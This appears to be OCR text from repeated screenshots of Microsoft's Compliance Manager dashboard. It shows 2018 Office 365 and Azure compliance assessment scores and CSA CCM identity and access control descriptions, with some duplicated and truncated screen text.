

Microsoft
Service Trust Portal
Compliance Manager
Trust Documents
Regional Compliance
Privacy
Resources
Admin
Compliance Manager
Help
Assessments
Action Items
Show Archived
Add Assessment
Filter
Default Group
Office 365 - GDPR
Compliance Score
264
/ 626
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 65
Microsoft Managed Actions
49 of 49
Default Group
Office 365 - NIST 800-53
Compliance Score
1718
/ 2682
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 215
Default Group
Office 365 - ISO 27001:2013
Compliance Score
794
/ 1078
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 60
Microsoft Managed Actions
232 of 232
Default Group
Azure - GDPR
Assessment Status
In Progress
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 82
Microsoft Managed Actions
45 of 48
Default Group
Azure - ISO 27001:2013
Assessment Status
In Progress
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 0
Microsoft Managed Actions
231 of 231
Add a Standard Assessment
Please select a group name or enter a new one
Create a new Group
Enter new group
Use an existing Group
Select a group
Default Group
Next
Disclaimer: Compliance Manager is a dashboard that provides your Compliance Score and a summary of your data protection and compliance posture. It also includes recommendations to improve data protection and compliance. This is a recommendation, it is up to you to evaluate and validate the effectiveness of customer controls as per your regulatory environment. Recommendations from Compliance Manager and Compliance Score should not be interpreted as a guarantee of compliance.
Feedback


Microsoft
Service Trust Portal
Compliance Manager
Trust Documents
Regional Compliance
Privacy
Resources
Admin
Compliance Manager
Help
Assessments
Action Items
Show Archived
Add Assessment
Filter
Default Group
Office 365 - GDPR
Compliance Score
264
/ 626
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 65
Microsoft Managed Actions
49 of 49
Default Group
Office 365 - NIST 800-53
Compliance Score
1718
/ 2682
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 215
Default Group
Office 365 - ISO 27001:2013
Compliance Score
794
/ 1078
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 60
Microsoft Managed Actions
232 of 232
Default Group
Azure - GDPR
Assessment Status
In Progress
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 82
Microsoft Managed Actions
45 of 48
Default Group
Azure - ISO 27001:2013
Assessment Status
In Progress
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 0
Microsoft Managed Actions
231 of 231
Add a Standard Assessment
Please select a group name or enter a new one
Create a new Group
Enter new group
Use an existing Group
Default Group
Next
Disclaimer: Compliance Manager is a dashboard that provides your Compliance Score and a summary of your data protection and compliance posture. It also includes recommendations to improve data protection and compliance. This is a recommendation, it is up to you to evaluate and validate the effectiveness of customer controls as per your regulatory environment. Recommendations from Compliance Manager and Compliance Score should not be interpreted as a guarantee of compliance.
Feedback


Microsoft
Service Trust Portal
Compliance Manager
Trust Documents
Regional Compliance
Privacy
Resources
Admin
Compliance Manager
Help
Assessments
Action Items
Show Archived
Add Assessment
Filter
Default Group
Office 365 - GDPR
Compliance Score
264
/ 626
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 65
Microsoft Managed Actions
49 of 49
Default Group
Office 365 - NIST 800-53
Compliance Score
1718
/ 2682
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 215
Microsoft M
7 of 807
Default Group
Office 365 - ISO 27001:2013
Compliance Score
794
/ 1078
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 60
Microsoft Managed Actions
232 of 232
Add a Standard Assessment
Which product are you evaluating ?
Select a product
Select a certification
Previous
Add to Dashboard
Default Group
Azure - GDPR
Assessment Status
In Progress
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 82
Microsoft Managed Actions
45 of 48
Default G
Azure - I
t Status
ess
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 0
Microsoft Managed Actions
74 of 74
Default Group
Azure - ISO 27001:2013
Assessment Status
In Progress
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 0
Microsoft Managed Actions
231 of 231
Disclaimer: Compliance Manager is a dashboard that provides your Compliance Score and a summary of your data protection and compliance posture. It also includes recommendations to improve data protection and compliance. This is a recommendation, it is up to you to evaluate and validate the effectiveness of customer controls as per your regulatory environment. Recommendations from Compliance Manager and Compliance Score should not be interpreted as a guarantee of compliance.
Feedback


Microsoft
Service Trust Portal
Compliance Manager
Trust Documents
Regional Compliance
Privacy
Resources
Admin
Compliance Manager
Help
Assessments
Action Items
Show Archived
Add Assessment
Filter
Default Group
Office 365 - GDPR
Compliance Score
264
/ 626
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 65
Microsoft Managed Actions
49 of 49
Default Group
Office 365 - NIST 800-53
Compliance Score
1718
/ 2682
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 215
Microsoft M
7 of 807
Default Group
Office 365 - ISO 27001:2013
Compliance Score
794
/ 1078
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 60
Microsoft Managed Actions
232 of 232
Add a Standard Assessment
Which product are you evaluating ?
Select a product
Azure
Azure Government
Dynamics
Office 365
Professional Services
Default Group
Azure - GDPR
Assessment Status
In Progress
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 82
Microsoft Managed Actions
45 of 48
Default G
Azure - I
t Status
ess
Actions
Created
12/3/2018
Customer Managed Actions
0 of 0
Microsoft Managed Actions
74 of 74
Default Group
Azure - ISO 27001:2013
Assessment Status
In Progress
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 0
Microsoft Managed Actions
231 of 231
Disclaimer: Compliance Manager is a dashboard that provides your Compliance Score and a summary of your data protection and compliance posture. It also includes recommendations to improve data protection and compliance. This is a recommendation, it is up to you to evaluate and validate the effectiveness of customer controls as per your regulatory environment. Recommendations from Compliance Manager and Compliance Score should not be interpreted as a guarantee of compliance.
Feedback


Microsoft
Service Trust Portal
Compliance Manager
Trust Documents
Regional Compliance
Privacy
Resources
Admin
Compliance Manager
Help
Assessments
Action Items
Show Archived
Add Assessment
Filter
Default Group
Office 365 - GDPR
Compliance Score
264
/ 626
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 65
Microsoft Managed Actions
49 of 49
Default Group
Office 365 - NIST 800-53
Compliance Score
1718
/ 2682
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 215
Microsoft M
7 of 807
Default Group
Office 365 - ISO 27001:2013
Compliance Score
794
/ 1078
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 60
Microsoft Managed Actions
232 of 232
Add a Standard Assessment
Which product are you evaluating ?
Office 365
Select a certification
Previous
Add to Dashboard
Default Group
Azure - GDPR
Assessment Status
In Progress
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 82
Microsoft Managed Actions
45 of 48
Default G
Azure - I
t Status
ess
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 0
Microsoft Managed Actions
74 of 74
Default Group
Azure - ISO 27001:2013
Assessment Status
In Progress
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 0
Microsoft Managed Actions
231 of 231
Disclaimer: Compliance Manager is a dashboard that provides your Compliance Score and a summary of your data protection and compliance posture. It also includes recommendations to improve data protection and compliance. This is a recommendation, it is up to you to evaluate and validate the effectiveness of customer controls as per your regulatory environment. Recommendations from Compliance Manager and Compliance Score should not be interpreted as a guarantee of compliance.
Feedback


Microsoft
Service Trust Portal
Compliance Manager
Trust Documents
Regional Compliance
Privacy
Resources
Admin
Compliance Manager
Help
Assessments
Action Items
Show Archived
Add Assessment
Filter
Default Group
Office 365 - GDPR
Compliance Score
264
/ 626
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 65
Microsoft Managed Actions
49 of 49
Default Group
Office 365 - NIST 800-53
Compliance Score
1718
/ 2682
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 215
Microsoft M
7 of 807
Default Group
Office 365 - ISO 27001:2013
Compliance Score
794
/ 1078
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 60
Microsoft Managed Actions
232 of 232
Add a Standard Assessment
Which product are you evaluating ?
Office 365
Select a certification
CSA CCM 301
FFIEC
FedRAMP Moderate
GDPR
HIPAA
ISO 27001:2013
ISO 27018:2014
NIST 800-171
NIST 800-53
NIST CSF
Default Group
Azure - GDPR
Assessment Status
In Progress
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 82
Microsoft Managed Actions
45 of 48
Default G
Azure - I
t Status
ess
Actions
Created
12/3/2018
Customer Mana
0 of 0
Microsoft Mana
74 of 74
Default Group
Azure - ISO 27001:2013
Assessment Status
In Progress
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 0
Microsoft Managed Actions
231 of 231
Disclaimer: Compliance Manager is a dashboard that provides your Compliance Score and a summary of your data protection and compliance posture. It also includes recommendations to improve data protection and compliance. This is a recommendation, it is up to you to evaluate and validate the effectiveness of customer controls as per your regulatory environment. Recommendations from Compliance Manager and Compliance Score should not be interpreted as a guarantee of compliance.
Feedback

Compliance Manager

Help

Assessments | Action Items

Show Archived | + Add Assessment | Filter

Default Group
Office 365 - GDPR
Actions
Created 12/3/2018 Modified 12/3/2018
Compliance Score: 264 / 626
Customer Managed Actions: 0 of 65
Microsoft Managed Actions: 49 of 49

Default Group
Office 365 - NIST 800-53
Actions
Created 12/3/2018 Modified 12/3/2018
Compliance Score: 1718 / 2682
Customer Managed Actions: 0 of 215
Microsoft M... 7 of 807

Default Group
Office 365 - ISO 27001:2013
Actions
Created 12/3/2018 Modified 12/3/2018
Compliance Score: 794 / 1078
Customer Managed Actions: 0 of 60
Microsoft Managed Actions: 232 of 232

Default Group
Azure - GDPR
Actions
Created 12/3/2018 Modified 12/3/2018
Assessment Status: In Progress
Customer Managed Actions: 0 of 82
Microsoft Managed Actions: 45 of 48

Default G...
Azure - I...
Actions
Created 12/3/2018 Modified 12/3/2018
...t Status
...ess
Customer Managed Actions: 0 of 0
Microsoft Managed Actions: 74 of 74

Default Group
Azure - ISO 27001:2013
Actions
Created 12/3/2018 Modified 12/3/2018
Assessment Status: In Progress
Customer Managed Actions: 0 of 0
Microsoft Managed Actions: 231 of 231

Add a Standard Assessment

Which product are you evaluating ?

Office 365

CSA CCM301

Previous | Add t...Dashboard

Feedback

Compliance Manager

Help

Assessments Action Items

Show Archived + Add Assessment Filter

Default Group
Office 365 - GDPR
Actions
Created 12/3/2018 Modified 12/3/2018
Compliance Score: 264 / 626
Customer Managed Actions 0 of **65**
Microsoft Managed Actions 49 of **49**

Default Group
Office 365 - NIST 800-53
Actions
Created 12/3/2018 Modified 12/3/2018
Compliance Score: 1718 / 2682
Customer Managed Actions 0 of **215**
Microsoft Managed Actions 807 of **807**

Default Group
Office 365 - ISO 27001:2013
Actions
Created 12/3/2018 Modified 12/3/2018
Compliance Score: 794 / 1078
Customer Managed Actions 0 of **60**
Microsoft Managed Actions 232 of **232**

Default Group
Azure - GDPR
Actions
Created 12/3/2018 Modified 12/3/2018
Assessment Status: In Progress
Customer Managed Actions 0 of **82**
Microsoft Managed Actions 45 of **48**

Default Group
Azure - ISO 27018:2014
Actions
Created 12/3/2018 Modified 12/3/2018
Assessment Status: In Progress
Customer Managed Actions 0 of **0**
Microsoft Managed Actions 74 of **74**

Default Group
Azure - ISO 27001:2013
Actions
Created 12/3/2018 Modified 12/3/2018
Assessment Status: In Progress
Customer Managed Actions 0 of **0**
Microsoft Managed Actions 231 of **231**

Default Group
Office 365 - CSA CCM301
Actions
Created 12/3/2018 Modified 12/3/2018
Compliance Score: 565 / 787

Customer Managed Actions 0 of 65

Microsoft Managed Actions 49 of 49

Customer Managed Actions 0 of 215

Microsoft Managed Actions 807 of 807

Customer Managed Actions 0 of 60

Microsoft Managed Actions 232 of 232

Default Group

Azure - GDPR

Actions

Assessment Status: In Progress

Created 12/3/2018

Modified 12/3/2018

Customer Managed Actions 0 of 82

Microsoft Managed Actions 45 of 48

Default Group

Azure - ISO 27018:2014

Actions

Assessment Status: In Progress

Created 12/3/2018

Modified 12/3/2018

Customer Managed Actions 0 of 0

Microsoft Managed Actions 74 of 74

Default Group

Azure - ISO 27001:2013

Actions

Assessment Status: In Progress

Created 12/3/2018

Modified 12/3/2018

Customer Managed Actions 0 of 0

Microsoft Managed Actions 231 of 231

Default Group

Office 365 - CSA CCM301

Actions

Compliance Score: 565 / 787

Created 12/3/2018

Modified 12/3/2018

Customer Managed Actions 0 of 46

Microsoft Managed Actions 133 of 133

Disclaimer: Compliance Manager is a dashboard that provides your Compliance Score and a summary of your data protection and compliance posture. It also includes recommendations to improve data protection and compliance. This is a recommendation, it is up to you to evaluate and validate the effectiveness of customer controls as per your regulatory environment. Recommendations from Compliance Manager and Compliance Score should not be interpreted as a guarantee of compliance.

Back To Dashboard

Export to Excel

Default Group	Office 365	CSA CCM301	133/**179**		In Progress	9/9/2018	565 / 787
Group Name	Product	Assessment	Assessed Controls	74% Assessed	Status	Last Modified	Compliance Score

Office 365 in-Scope Cloud Services

Microsoft Managed Controls

Customer Managed Controls

Business Continuity Management & Operational Resilience	0/2 Assessed
Change Control & Configuration Management	0/2 Assessed
Data Security & Information Lifecycle Management	0/1 Assessed
Datacenter Security	0/3 Assessed
Encryption & Key Management	0/4 Assessed
Governance and Risk Management	0/4 Assessed

Feedback

Back To Dashboard

Export to Excel

Group Name	Product	Assessment	Assessed Controls		Status	Last Modified	Compliance Score
Default Group	Office 365	CSA CCM301	133/**179**	74% Assessed	In Progress	9/9/2018	565 / 787

⚠ Data entered and uploaded in Compliance Manager is accessible to your entire organization by default. For information about how to control who in your organization can access this data, see the Compliance Manager support article. Microsoft personnel do not have standing access to data that you enter or upload. Any data entered or uploaded into Compliance Manager will be stored in the United States on Microsoft Cloud Storage that is compliant with Tier C standards of our Compliance Framework.

Office 365 in-Scope Cloud Services

- Access Online
- Azure Active Directory
- Exchange Online
- Exchange Online Protection
- Office 365 ProPlus
- Office Delve
- Office Online
- OneDrive for Business
- Project Online
- SharePoint Online
- Skype for Business

Microsoft Managed Controls

Customer Managed Controls

Business Continuity Management & Operational Resilience	**0/2 Assessed**
Change Control & Configuration Management	**0/2 Assessed**
Data Security & Information Lifecycle Management	**0/1 Assessed**

Feedback

Back To Dashboard

Export to Excel

Default Group	Office 365	CSA CCM301	133/**179**		In Progress	9/9/2018	565 / 787
Group Name	Product	Assessment	Assessed Controls	74% Assessed	Status	Last Modified	Compliance Score

Data entered and uploaded in Compliance Manager is accessible to your entire organization by default. For information about how to control who in your organization can access this data, see the Compliance Manager support article. Microsoft personnel do not have standing access to data that you enter or upload. Any data entered or uploaded into Compliance Manager will be stored in the United States on Microsoft Cloud Storage that is compliant with Tier C standards of our Compliance Framework.

Office 365 in-Scope Cloud Services

Microsoft Managed Controls

Customer Managed Controls

Business Continuity Management & Operational Resilience	0/2 Assessed
Change Control & Configuration Management	0/2 Assessed
Data Security & Information Lifecycle Management	0/1 Assessed
Datacenter Security	0/3 Assessed
Encryption & Key Management	0/4 Assessed
Governance and Risk Management	0/4 Assessed

Feedback

Back To Dashboard

Export to Excel

Default Group	Office 365	CSA CCM301	133/**179**		In Progress	12/3/2018	565 / 797
Group Name	Product	Assessment	Assessed Controls	74% Assessed	Status	Last Modified	Compliance Score

Office 365 in-Scope Cloud Services

Microsoft Managed Controls

Application & Interface Security	**4/4 Assessed**
Audit Assurance & Compliance	**3/3 Assessed**
Business Continuity Management & Operational Resilience	**11/11 Assessed**
Change Control & Configuration Management	**5/5 Assessed**
Data Security & Information Lifecycle Management	**7/7 Assessed**
Datacenter Security	**9/9 Assessed**
Encryption & Key Management	**4/4 Assessed**
Governance and Risk Management	**11/11 Assessed**
Human Resources	**11/11 Assessed**

Identity & Access Management	13/13 Assessed
Infrastructure & Virtualization Security	13/13 Assessed
Interoperability & Portability	5/5 Assessed
Mobile Security	20/20 Assessed
Security Incident Management, E-Discovery, & Cloud Forensics	5/5 Assessed
Supply Chain Management, Transparency, and Accountability	9/9 Assessed
Threat and Vulnerability Management	3/3 Assessed

Customer Managed Controls

Business Continuity Management & Operational Resilience	0/2 Assessed
Change Control & Configuration Management	0/2 Assessed
Data Security & Information Lifecycle Management	0/1 Assessed
Datacenter Security	0/3 Assessed
Encryption & Key Management	0/4 Assessed
Governance and Risk Management	0/4 Assessed
Human Resources	0/10 Assessed
Identity & Access Management	0/11 Assessed
Infrastructure & Virtualization Security	0/3 Assessed
Mobile Security	0/6 Assessed

Identity & Access Management

13/13 Assessed

Controls / Articles	Compliance Score	Status	Test date	Tested By	Test result
Control ID: IAM-02 **Control Title:** Credential Lifecycle / Provision Management **Description:** User access policies and procedures shall be established, and supporting business processes and technical measures implemented, for ensuring appropriate identity, entitlement, and access management for all internal corporate and customer (tenant) users with access to data and organizationally-owned or managed (physical and virtual) application interfaces and infrastructure network and systems components. These policies, procedures, processes, and measures must incorporate the following: • Procedures, supporting roles, and responsibilities for provisioning and de-provisioning user account entitlements following the rule of least privilege based on job function (e.g., internal employee and contingent staff personnel changes, customer-controlled access, suppliers' business relationships, or other third-party business relationships) • Business case considerations for higher levels of assurance and multi-factor authentication secrets (e.g., management interfaces, key generation, remote access, segregation of duties, emergency access, large-scale provisioning or geographically-distributed deployments, and personnel redundancy for critical systems) • Access segmentation to sessions and data in multi-tenant architectures by any third party (e.g., provider and/or other customer (tenant)) • Identity trust verification and service-to-service application (API) and information processing interoperability (e.g., SSO and federation) • Read More	3	Implemented	8/31/2018	Third-party independent auditor	✓

More

Controls / Articles	Compliance Score	Status	Test date	Tested By	Test result
Control ID: IAM-03 **Control Title:** Diagnostic / Configuration Ports Access **Description:** User access to diagnostic and configuration ports shall be restricted to authorized individuals and applications.	8	Implemented	8/31/2018	Third-party independent auditor	✓

More

Controls / Articles	Compliance Score	Status	Test date	Tested By	Test result
Control ID: IAM-11 **Control Title:** User Access Revocation **Description:** Timely de-provisioning (revocation or modification) of user access to data and organizationally-owned or managed (physical and virtual) applications, infrastructure systems, and network components, shall be implemented as per established policies and procedures and based on user's change in status (e.g., termination of employment or other business relationship, job change, or transfer). Upon request, provider shall inform customer (tenant) of these changes, especially if customer (tenant) data is used as part the service and/or customer (tenant) has some shared responsibility over implementation of control.	8	Implemented	8/31/2018	Third-party independent auditor	✓

More

Controls / Articles	Compliance Score	Status	Test date	Tested By	Test result

Feedback

Identity & Access Management

13/13 Assessed

Controls / Articles	Compliance Score	Status	Test date	Tested By	Test result
Control ID: IAM-02 **Control Title:** Credential Lifecycle / Provision Management **Description:** User access policies and procedures shall be established, and supporting business processes and technical measures implemented, for ensuring appropriate identity, entitlement, and access management for all internal corporate and customer (tenant) users with access to data and organizationally-owned or managed (physical and virtual) application interfaces and infrastructure network and systems components. These policies, procedures, processes, and measures must incorporate the following: • Procedures, supporting roles, and responsibilities for provisioning and de-provisioning user account entitlements following the rule of least privilege based on job function (e.g., internal employee and contingent staff personnel changes, customer-controlled access, suppliers' business relationships, or other third-party business relationships) • Business case considerations for higher levels of assurance and multi-factor authentication secrets (e.g., management interfaces, key generation, remote access, segregation of duties, emergency access, large-scale provisioning or geographically-distributed deployments, and personnel redundancy for critical systems) • Access segmentation to sessions and data in multi-tenant architectures by any third party (e.g., provider and/or other customer (tenant)) • Identity trust verification and service-to-service application (API) and information processing interoperability (e.g., SSO and federation) • Read More	3	Implemented	8/31/2018	Third-party independent auditor	✓

Less

Microsoft Implementation Details

The Office 365 Information Security Policy defines Microsoft's policies for Office 365. This document addresses the purpose, scope, roles, responsibilities, compliance requirements, and required coordination among the various Microsoft organizations providing some level of support for the security of Office 365. Policies are made available to roles identified in Section 8.3 of the Office 365 System Security Plan via an internal SharePoint site.

